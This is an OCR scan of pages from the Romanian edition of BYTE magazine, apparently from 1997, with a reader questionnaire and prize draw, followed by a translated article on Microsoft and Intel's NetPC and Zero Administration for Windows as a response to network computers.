	3 apariții	18.000 lei	13.500 lei	9.000 lei

*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student


Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre.
Atenție! Banii trebuie virați în contul: 31003017110178, Banca Transilvania, filiala Mureș.





Marele premiu imprimanta EPSON LX300 este oferit de:
NET CONSULTING
tel:01-638.33.45; 01-312.41.99

Completați și vom câștiga împreună!

Vă rugăm să acordați o cuantă din timpul Dvs. pentru a citi, completa și expedia chestionarul următor prin poștă la adresa: **Computer Press Agora** srl, C.P. 94, O.P. 49, București, sau prin fax la numărul: 01-2300286. Chiar dacă nu vă veți număra printre fericiții câștigători ai imprimantei **Epson LX300** și ai cărților: **PCs for Busy People, Word for Busy People, Excel for Busy People, Access for Busy People** și **Web Publishing for Busy People,** care se vor atribui în urma tragerii la sorți, dintre toate chestionarele expediate la redacție pînă la data de 20 mai 1997 (data poștei), veți avea ceva de câștigat: o revistă mai bună, mai aproape de necesitățile Dvs. de informare, mai aproape de revista pe care v-o doriți. Iar noi vom câștiga un cititor mulțumit.







Web
Publishing
with Netscape
FOR BUSY PEOPLE
Christian Crumlish & Malcolm Humes

PCs
FOR BUSY PEOPLE
David Einstein

*PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII*

1. Ce notă, pe o scală de la 1 (nota cea mai mică) la 10 (nota cea mai mare), i-ați acorda revistei BYTE?

Foarte slabă ◄——► Foarte bună

1☐ 2☐ 3☐ 4☐ 5☐ 6☐ 7☐ 8☐ 9☐ 10☐

2. Cum procurați revista BYTE?

Sunt abonat ☐ O cumpăr ☐ O împrumut ☐

3. Citiți următoarele secțiuni după cum urmează:

	Aproape totdeauna	Deseori	Uneori	Rareori	Aproape niciodată
Bits	☐	☐	☐	☐	☐
Eveniment	☐	☐	☐	☐	☐
Interviu	☐	☐	☐	☐	☐
Fundamente	☐	☐	☐	☐	☐
Cover story	☐	☐	☐	☐	☐
Lab report	☐	☐	☐	☐	☐
State of the art	☐	☐	☐	☐	☐
Dosar	☐	☐	☐	☐	☐
Prezentări	☐	☐	☐	☐	☐
Opinii	☐	☐	☐	☐	☐

4. Cîte persoane citesc în medie exemplarul Dvs.:

1 ☐ 2,3 ☐ 4,6 ☐ 7,10 ☐

5. Dacă ar fi să alegeți doar 3 articole, apărute în Byte în decursul anului trecut, care v-au plăcut sau v-au satisfăcut nevoia de informare, care ar fi acelea:

....
....
....

6. Ce nu vă place în revista Byte și ce schimbări propuneți?

....
....

7. Ce alte reviste de specialitate mai citiți? Le puteți aprecia, acordîndu-le note de la 1 la 10?

		Evaluare
CAD report	☐	....
Chip	☐	....
Computer Games	☐	....
Computerworld	☐	....
Game Over	☐	....
Hello CAD Fans	☐	....
PC Market	☐	....
PC Report	☐	....
PC World	☐	....
Planeta Internet	☐	....
Telecom Romania	☐	....

8. Care considerați că este cel mai potrivit mediu de reclamă pentru o firmă de calculatoare?

Reviste de specialitate ☐ Cotidiene ☐ TV ☐
Radio ☐ Târguri ☐ Seminarii ☐ Internet ☐
Altele ....

9. V-a reținut atenția în mod deosebit vreo reclamă apărută în Byte în 1996?

Da ☐ a firmei .... din numărul ....
deoarece .... Nu ☐

10. Utilizați un calculator: acasă ☐ la birou ☐

11. Aveți acces la Internet?

Da ☐ prin intermediul furnizorului ....
Nu ☐

12. Ce profil are instituția în care vă desfășurați activitatea?

Calculatoare / Comunicații ☐ Comerț ☐
Agricultură ☐ Industrie ☐ Justiție ☐
Medicină ☐ Publicitate / Design ☐
Servicii publice ☐ Știință / Învățământ ☐
Altul, care? ....

13. Ce funcție dețineți în cadrul instituției?

de conducere ☐ administrativă ☐ productivă ☐ ....
alta, care ....

14. Care considerați că este nivelul cunoștințelor Dvs. în domeniul calculatoarelor?

foarte bun ☐ bun ☐ mediu ☐ slab ☐

15. Ce servicii ale editurii noastre credeți că ar trebui îmbunătățite?

		De ce? Cum?
Conținut editorial	☐	....
Calitate tipar	☐	....
Distribuție	☐	....
Carte/CD prin poștă	☐	....

16. Ce servicii suplimentare ați dori? ....

....

17. Vă situați în categoria de vârstă:

sub 25 ani ☐ 25-35 ani ☐ peste 35 ani ☐

18. Sexul: feminin ☐ masculin ☐

19. Ocupația: ....

20. Venitul meu net lunar se înscrie în categoria:

sub 200.000 lei	☐
între 200.000 și 399.999 lei	☐
între 400.000 și 599.999 lei	☐
între 600.000 și 799.999 lei	☐
între 800.000 și 999.999 lei	☐
peste 1.000.000 lei	☐

Pentru întrebările la care spațiul disponibil a fost insuficient pentru răspunsul dumneavoastră, vă rugăm să atașați o foaie suplimentară

Numele și prenumele ______________________________
Adresa ______________________________
Cod ______________ Localitate _______ Județ __________ Telefon ________
Adresă e-mail ____________________ Data _______ Semnătura ____________


Informatică mai ieftină, partea a II-a
PC-urile ripostează

Microsoft și Intel își apără domeniul împotriva NC-urilor cu Zero Administration și NetPC.

De Mike Hurwicz

E război. Computerele de rețea (NC-urile) amenință să cucerească lumea PC-urilor cu mașini ieftine și capabile, care n-au nevoie de Microsoft Windows sau de procesoare Intel. Microsoft și Intel au lansat o contraofensivă. Printre armele lor se numără noi tehnologii care să simplifice și să reducă costurile deținerii PC-urilor. În plus, au adoptat și unele trăsături atractive ale NC-urilor, cum ar fi funcționalitatea Java.

Computerele de rețea pot reduce costul total al deținerii (TCO - Total Cost of Ownership) sistemelor de calcul. Așa cum am văzut în articolul de luna trecută, acesta este un factor important. NC-urile pot de asemenea să elibereze organizațiile de restricțiile impuse de Windows și Intel în informatica de birou. Cu toate că este improbabil ca NC-urile să înlocuiască foarte multe PC-uri Windows, Microsoft a început în octombrie anul trecut o dublă campanie pentru a egala economiile promise de NC-uri. Pe de-o parte este platforma de referință pentru NetPC, o specificație pentru un nou PC Wintel. Pe de altă parte este Zero Administration for Windows (ZAW), o inițiativă care promovează administrarea centralizată și automată calculatoarelor de birou. Microsoft va include posibilități ZAW în Windows NT și într-o măsură mai mică, în Windows 95.



ILUSTRAȚII: DOUGLAS FRASER © 1997


Cele mai mari costuri asociate cu deținerea de calculatoare personale sunt cele legate de timpul de asistență tehnică (vezi figura „Costul real al PC-ului“). Utilizatorii tind să creeze probleme prin ștergerea accidentală a fișierelor sistem sau schimbarea setărilor de configurație, ceea ce implică apoi timp consumat de echipa de suport tehnic sau de cel mai apropiat inițiat pentru a rezolva problema. NetPC-ul minimizează șansele utilizatorilor de a intra în partea de administrare și de a modifica configurația sistemului în următoarele feluri:

- Nu există sloturi de extensie pentru utilizatorul final;
- Carcasa poate fi încuiată;
- Disc hard local doar pentru caching; posibilitățile utilizatorilor de a instala sau modifica programe este limitată de securitatea rețelei;
- Poate să nu aibă unități locale de floppy sau CD; instalările și actualizările softului se fac pe server.

Deoarece utilizatorii nu pot să modifice configurația hard și soft a sistemului, personalul tehnic poate asigura faptul că toate versiunile sistemelor de operare, a DLL-urilor și a aplicațiilor sunt identice. De fapt, exact aceleași fișiere partajate pot merge la fiecare NetPC când se pornește mașina. Dacă un asemenea nivel de omogenitate nu este de dorit, personalul tehnic poate să urmărească cu ușurință orice diferență, deoarece ei sunt cei care fac schimbările. Un grad sporit de omogenitate și previzibilitate face computerele mai ușor – deci și mai ieftin – de depanat, upgradat, întreținut și schimbat.

Tabela „Cerințele sistem pentru NetPC“ prezintă recomandările stabilite de Microsoft în octombrie. Multe dintre acestea descriu pur și simplu o mașină de birou minimală care poate rula Windows NT sau Windows 95. Cu toate acestea, va exista o gamă mai largă de NetPC-uri. Mașinile de nivel scăzut vor avea procesor Pentium la 100 MHz și 16 MB RAM. Mașinile de vârf vor avea cele mai rapide procesoare Pentium Pro disponibile și minimum 64 MB RAM. Deci atunci când specificația spune minimum, luați-o în serios. Nu presupuneți că NetPC-urile trebuie să fie slabe.

BIOS-ul NetPC-urilor va suporta Plug and Play, permițând configurarea automată a dispozitivelor. S-a terminat cu configurarea manuală a hardului, setarea switch-urilor sau rularea unor utilitare separate de instalare. Toate dispozitivele atașate NetPC-urilor vor trebui să suporte Plug and Play, inclusiv dispozitivele integrate cum sunt cartelele de rețea sau dispozitivele externe (de pildă unități de bandă, medii amovibile, unități de CD) conectate prin USB (Universal Serial Bus), FireWire sau alte porturi. Cu toate că utilizatorii au avut experiențe diverse cu Plug and Play, multe probleme proveneau de la dispozitivele care nu aveau suport pentru standardul Plug and Play. NetPC-ul va trebui să reducă la minim aceste probleme.



Adevăratele costuri ale PC-urilor încep după achiziţie...

Sursă: The Gartner Group

... având ca principală sursă irosirea timpului utilizatorului

Sursă: The Gartner Group

NetPC şi Zero Administration for Windows sunt destinate să reducă costurile care provin din dificultăţile de configurare a PC-urilor.

Control central – cu opţiuni

Carcasa NetPC-ului poate fi încuiată – dar nu este sigilată – pentru a împiedica utilizatorii finali să umble înăuntru. Aşa că, deşi nu există sloturi de extensie pentru utilizatorii finali, există opţiuni de upgradare (cum ar fi extinderea memoriei sau un disc hard mai mare) care necesită deschiderea cutiei. De fapt, specificaţiile permit unităţi de floppy şi CD opţionale. Multe dintre discuţiile despre NetPC propuneau să nu existe medii de stocare amovibile. Cu toate acestea, datorită faptului că PC-urile fără dischetă s-au dovedit nepopulare, Microsoft şi Intel şi-au asigurat spatele definind mediile amovibile locale ca o opţiune. În cazul NetPC-urilor, personalul tehnic – nu utilizatorii finali – sunt cei care realizează de obicei aceste operaţii de upgrade.

Utilizatorii nu vor putea să conecteze incorect dispozitivele pentru că porturile vor fi puţine şi uşor de deosebit. De notat că specificaţiile publicate în octombrie nu prevăd porturi seriale sau paralele standard. Acestea vor fi opţionale, conform declaraţiilor lui Phil Holden, manager de produs în cadrul grupului Personal Business Systems de la Microsoft. „După toate aparenţele", spune Holden, „porturile seriale şi paralele standard vor fi înlocuite cu timpul de USB şi FireWire".

Este posibil ca în viitor USB şi FireWire să ofere tot atâtea opţiuni de extensie câte oferă sloturile actuale. Dar aceasta nu trebuie să ofere posibilităţi utilizatorului final să-şi extindă NetPC-ul. NT oferă deja posibilitatea de a închide orice port. Cu ZAW va fi posibilă configurarea sau dezafectarea porturilor de la distanţă, în mod centralizat. Din păcate, Windows 95 nu dispune de o metodă elegantă şi sigură pentru dezafectarea porturilor.

În BIOS se va găsi un identificator unic, ceva similar adresei MAC dintr-un cip Ethernet. Acest identificator va fi util în rezolvarea unor probleme cum ar fi inventarierea şi distribuirea automată de software, ajutând programele centrale să identifice fiecare maşină. Actualmente, softurile de administrare centralizată folosesc de obicei mai multe elemente diferite pentru a identifica o maşină. De pildă, Microsoft Systems Management Server (SMS) foloseşte o combinaţie formată din numele maşinii (configurabil în software de către client), domeniul NT şi adresa MAC a cartelei de reţea. Dacă un utilizator schimbă numele maşinii dar domeniul şi adresa MAC rămân aceleaşi, SMS îşi face cruce şi presupune că are de-a face cu aceeaşi maşină. Un identificator unic în BIOS elimină astfel de imprecizii. Identificatorii unici pot fi utili şi în PC-urile Windows obişnuite, notează Holden, şi va fi uşor pentru producătorii de BIOS ca în viitor să includă această caracteristică în toate cipurile.

Lista cerinţelor pentru NetPC este doar o schiţă pentru o specificaţie completă. La momentul elaborării acestui articol, Microsoft, Intel şi fabricanţii de PC-uri sperau să ajungă la o înţelegere în privinţa unei specificaţii complete. În acest caz, primele NetPC-uri ar putea să apară deja în vara acestui an. Printre fabricanţii care s-au angajat să producă NetPC-uri se numără Compaq, Dell, Digital, Gateway 2000, Hewlett-Packard, Packard Bell, NEC şi Texas Instruments. Chiar şi după eventuala apariţie a primelor NetPC-uri, specificaţia poate să se schimbe în funcţie de reacţia pieţei. Mai mult, anumite caracteristici de bază ale NetPC-ului pot fi de fapt opţiuni de configurare ale clientului. De exemplu, indicaţiile pentru NetPC spun că discul hard local este doar pentru caching dar, afirmă Holden, este posibil ca aceasta să fie o opţiune de configurare şi nu o cerinţă.

Un NC mai bun decât NC-ul

Microsoft încearcă să profite din furtuna iscată de NC-uri incorporând în Windows Java şi

Administrare centralizată

Chiar dacă cele mai multe fișiere sunt pe server, e imposibil să rulezi anumite programe pe o mașină locală dacă nu instalezi local programul", spune Greg Scott, director IT la Colegiul de Business al Universității Statului Oregon. Când apare o problemă cu o aplicație legată de acel program, personalul de suport tehnic trebuie adesea să reinstaleze toată stația. Aceasta poate fi o treabă foarte complicată. De exemplu, Word are opt până la zece căi de fișiere pe care trebuie să le setezi, pentru că cele implicite nu sunt corecte pentru utilizatorii de la Colegiul de Business.

„Pentru noi este o permanentă sursă de nervi faptul că Microsoft cere ca atât de mult soft să fie instalat local", declară Scott. „Întreg acest domeniu este o problemă arzătoare pentru mine, indiferent de platforma hardware a PC-urilor din rețea. N-am crezut niciodată că tehnologia trebuie să restrângă posibilitățile utilizatorilor. Nu cred că oamenii nu sunt de încredere și din cauza asta trebuie să încui mașinile. Limitările hardware nu mă interesează, dar administrarea centralizată mă interesează foarte mult".


„Microsoft pare să fi făcut de fapt regrese în acest domeniu în ultimii ani", remarcă Scott. De exemplu, erai obișnuit să poți să instalezi aplicații Office, cum ar fi Word, integral pe server, spune el. Acum asta este imposibil, iar rezultatul este că Colegiul de Business cheltuiește zeci de mii de dolari anual cu suportul tehnic pentru actualizarea driverelor și alte probleme de acest gen pe fiecare PC. În plus, este mult mai dificil să protejezi de viruși discurile locale. La un moment dat, la Colegiul de Business se petreceau 500-600 de infecții pe zi, în special cu virusul „Concept" care acționează ca un macro pentru Word.

Instalările locale mai înghit și spațiu, o problemă serioasă pentru Scott, care trebuie să întrețină și un mare număr de mașini 486 mai vechi, cu discuri de 200 MB. În laboratoare, instalările locale permit studenților să modifice configurările programelor, astfel încât următorul student va găsi un mediu cu care nu e obișnuit. Aceasta devine o problemă serioasă pentru Scott când e vorba de baza de date Access din Office 95. „Ne-am trudit mult cu Access și până la urmă am ajuns la concluzia că trebuie să recurgem la instalări locale", își amintește Scott. „A fost cel mai mare dezastru ce l-am văzut. Studenții au schimbat setările și a ieșit un adevărat haos".

„Avem câțiva specialiști excelenți aici și cu toții am muncit din greu ca să facem aplicația de Web-authoring FrontPage să funcționeze de pe server", spune Scott. „Concluzia la care am ajuns în unanimitate a fost că așa ceva nu se poate. Am o cutie cu 25 de copii de FrontPage și am să le trimit înapoi. Nu voi putea să întrețin instalări locale ale acestui produs".

Pe lângă echipa de asistență tehnică, și utilizatorii „volanți" au probleme atunci când informațiile de configurare sunt păstrate pe mașina locală. Practic, oamenii ar trebui să lucreze pe propria mașină pentru a accesa perifericele, directoarele și fișierele implicite. Windows 95 și Windows NT Workstation 4.0 au introdus profiluri de utilizatori pentru a permite utilizatorilor volanți să dispună de un mediu de lucru consistent, de exemplu în privința aplicațiilor care apar pe desktop sau a perifericelor disponibile. Cu toate acestea, aceste versiuni de Windows nu aduc nimic de acest gen în privința configurării aplicațiilor.

„Marea majoritate a utilizatorilor noștri sunt mobili", spune Scott. „Își petrec timpul lucrând o vreme într-un birou, o vreme într-o *clasă electronică*, într-un laborator cu studenții sau în laboratoarele facultății. Se poate întâmpla să lucreze pe patru mașini în decursul unei singure zile. Noi am vrea să-i dam posibilitatea să vadă mereu același desktop și să aibă aceleași configurări pentru aplicații, inclusiv în privința accesului la fișiere. De fiecare dată când un utilizator se loghează pe o nouă mașină, Windows vrea să creeze un profil local. Noi asistăm un număr de 2500 de studenți la business și încă vreo două-trei mii de la alte facultăți. În situația asta ar însemna să am cel puțin vreo două mii de profiluri pe fiecare mașină. În loc de asta avem asistenți care curăță o dată pe săptămână profilurile de pe discurile locale. Asta înseamnă progres?"


NetPC: Costuri versus configurare
Costul total al deținerii
Toate PC-urile
Terminale
PC-uri tipice (inclusiv portabile)
NetPC
Configurare

Sursă: Microsoft Corp.

Atât în privința costului deținerii, cât și a configurării, NetPC-urile se află între terminale și PC-urile standard.

standarde Internet. Există alte soluții, cum este clientul Citrix, care permite NC-urilor să ruleze aplicații Windows. Astfel, NC-urile și NetPC-urile s-ar putea să nu fie – din punct de vedere funcțional – lumi separate. Mai degrabă se poate spune că NC-urile vor fi mai bine optimizate pentru Java în timp ce NetPC-urile vor fi orientate spre Windows. Mai există și soluții gen NC care rulează aplicații Windows prin tehnologii de prezentare la distanță (cum este Wyse WinTerm), rulând totodată și Java (vezi figura „Mai flexibil decât Java?"). Un avantaj al NetPC-urilor în fața NC-urilor sau mașinilor gen WinTerm este că un NetPC poate fi reconfigurat să ruleze ca o mașină stand-alone, astfel încât poate fi folosit chiar dacă rețeaua nu e disponibilă. NC-urile și mașinile de tip WinTerm sunt în mod fundamental dependente de rețea.


Costul administrării NetPc-urilor va fi mai mare decât pentru NC-uri, după părerea lui Neil MacDonald, director de cercetare în domeniul rețelelor la Gartner Group (Stanford, CT). În comparație cu o stație Windows 95 tipică – care, după Gartner Group, costă 9784$ pe an, inclusiv costurile de suport și de capital – administrarea unui NetPC va costa cu 26% mai puțin. Dar, din graficele furnizate de Gartner Group reiese că administrarea NC-urilor va costa cu 39% mai puțin iar a soluțiilor de tip WinTerm cu 31% mai puțin.

Interesant este că Gartner Group estimează că implementarea celor mai bune practici actuale în administrarea centralizată și automată a calculatoarelor de birou ar putea aduce acum organizațiilor economii de 25%, fără nici o investiție în hardul existent. „În principiu, NetPC-ul este întruparea fizică a celor mai bune practici", spune MacDonald. „Înseamnă obligativitatea acestor practici" (vezi figura „NetPC: costuri versus configurare").

Costurile migrării de la Windows la Java nu sunt un factor în calculele făcute de Gartner. Acest cost va fi ucigător pentru mediile puternic orientate spre Windows. „Dacă aveți un mediu exclusiv Windows, atunci trebuie să vă orientați spre NetPC“, spune MacDonald. „În cazul acesta, NC-ul nu are sens“.

Cifrele furnizate de Gartner sunt niște medii. NetPC-ul poate fi mult mai valoros pentru anumite tipuri de utilizatori și aplicații decât pentru altele (vezi „Cine are nevoie de NetPC?“). Microsoft afirmă că NetPC-urile țintesc spre utilizatorii strict orientați spre anumite sarcini, care nu au nevoie de flexibilitatea și extensibilitatea unui PC tradițional. Cu alte cuvinte, ca și NC-ul, NetPC-ul este cel mai bun pentru cei care îndeplinesc sarcini repetitive singulare sau pentru cei care lucrează în medii groupware orientate spre rețea.

Preluarea mesajelor, prelucrarea comenzilor, asistența clienților, completarea polițelor de asigurare, rezervările de locuri pentru călătorii și alte activități bazate pe anumite proceduri pot fi ușor realizate cu computere de rețea, spune MacDonald.



Sursă: Microsoft Corp.

Microsoft afirmă că doar o mică parte dintre utilizatorii actuali ai PC-urilor sunt buni candidați pentru NC-urile rivale.

Utilizatorii vor doar libertate

Pe de altă parte, pentru activități de ordin general, este puțin probabil ca NetPC-urile să facă valuri. Același motiv pentru care terminalele nu sunt teribil de populare se aplică: Utilizatorul obișnuit vrea maximum de putere, de libertate și de flexibilitate. Ideea principală a NetPC-ului este să-i constrângă pe utilizatori.

„NetPC-urile pot fi mai bune pentru managerii de informatică, dar nu sunt mai bune pentru utilizatorii finali“, spune David Folger, director de program pentru strategii de workgroup la firma de consultanță Meta Group (Stanford, CT). „În multe companii, managerii de informatică pot sfârși spânzurați de felinar dacă încearcă să le ia utilizatorilor unitățile de floppy și de CD“.

Mulți administratori de PC-uri sunt de acord cu această opinie. „Mulți dintre utilizatorii noștri sunt cel puțin la egalitate cu oamenii departamentului de informatică în problemele care le sunt specifice“, spune Chartie Eberly, administrator de rețea la Unocal (El Segundo, CA), o mare companie petrolieră. „Cred că NetPC-urile sunt poate prea limitate pentru mulți dintre utilizatorii noștri“.

„Chiar și pentru înlocuirea terminalelor în acest moment, compania ar prefera mai degrabă calculatoare reale decât NetPC-uri“, spune Bruce Barnes, responsabil cu strategiile IT la Unocal.

De asemenea, NetPC-ul nu este potrivit pentru cei care călătoresc mult, aceștia având nevoie să lucreze deconectați în avioane sau în holurile hotelurilor. NetPC-urile sunt pretențioase în privința vitezelor de comunicație, așa că de regulă nu sunt cea mai bună alegere pentru cei care lucrează acasă sau în camere de hotel.

Securitate și infrastructură de catalogare

„Vor mai trece probabil câțiva ani până când tehnologiile bazate pe rețea, cum sunt Java și AvtiveX, vor asigura o securitate adevărată“, notează Folger. „Pe moment, descărcarea din rețea înseamnă expunere la viruși“.

O problemă la fel de critică este că NT Directory, care stochează toate informațiile despre configurarea hard și soft a fiecărui PC, poate la rândul lui să împiedice implementarea NetPC/ZAW, cel puțin pe termen scurt. Catalogarea oferită azi de NT Directory este adecvată pentru organizații de talie medie, care pot astfel să-și centralizeze funcțiile de administrare a mașinilor desktop – apreciază MacDonald – dar nu poate să crească până la dimensiunea unei rețele de întreprindere.

O strategie pentru a depăși această limitare este de a administra central doar NetPC-urile, cel puțin la început. Pe termen lung, soluția va fi Active Directory, care va fi livrat cu NT 5.0, promis de Microsoft pentru a doua jumătate a acestui an. Acesta este unul dintre motivele pentru care Microsoft prevede o implementare completă ZAW doar cu NT 5.0.

Cerințe sistem pentru NetPC

- Microprocesor minimal: Pentium 100-MHz sau echivalent
- Memorie sistem minimală: 16 MB
- Disc hard intern pentru caching
- Conector extern pentru tastatură
- Conector extern pentru mouse
- Rezoluția minimă pentru adaptorul grafic: 640x 480, 8 biți/pixel, VGA-compatibil
- Suport pentru: 10-Mbps Ethernet, Token Ring, modem 28.8 K-bps, ISDN, T1 sau ATM
- Fiecare driver de magistrală este conform specificației Plug and Play
- ID unic de echipament Plug and Play pentru fiecare echipament din sistem
- Echipamentele și magistralele permit modificări din mers în cazul USB, FireWire și PC Card
- Utilizatorul este ferit de conectări greșite de echipamente
- Intervenție minimă utilizator la instalarea și configurarea echipamentelor
- Driverul și instalarea sunt conforme cu standardele Windows și Windows NT
- Audio
- Identificator unic pentru mașină
- Zgomot perceptibil sub 35 dB
- Cutia PC cu posibilitate de încuiere
- Fără sloturi de extensie pentru utilizator

Opțiuni: floppy, CD-ROM, PC Card, Universal Serial Bus, FireWire (1394)

Inima Care Bate Mai Repede Pentru Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

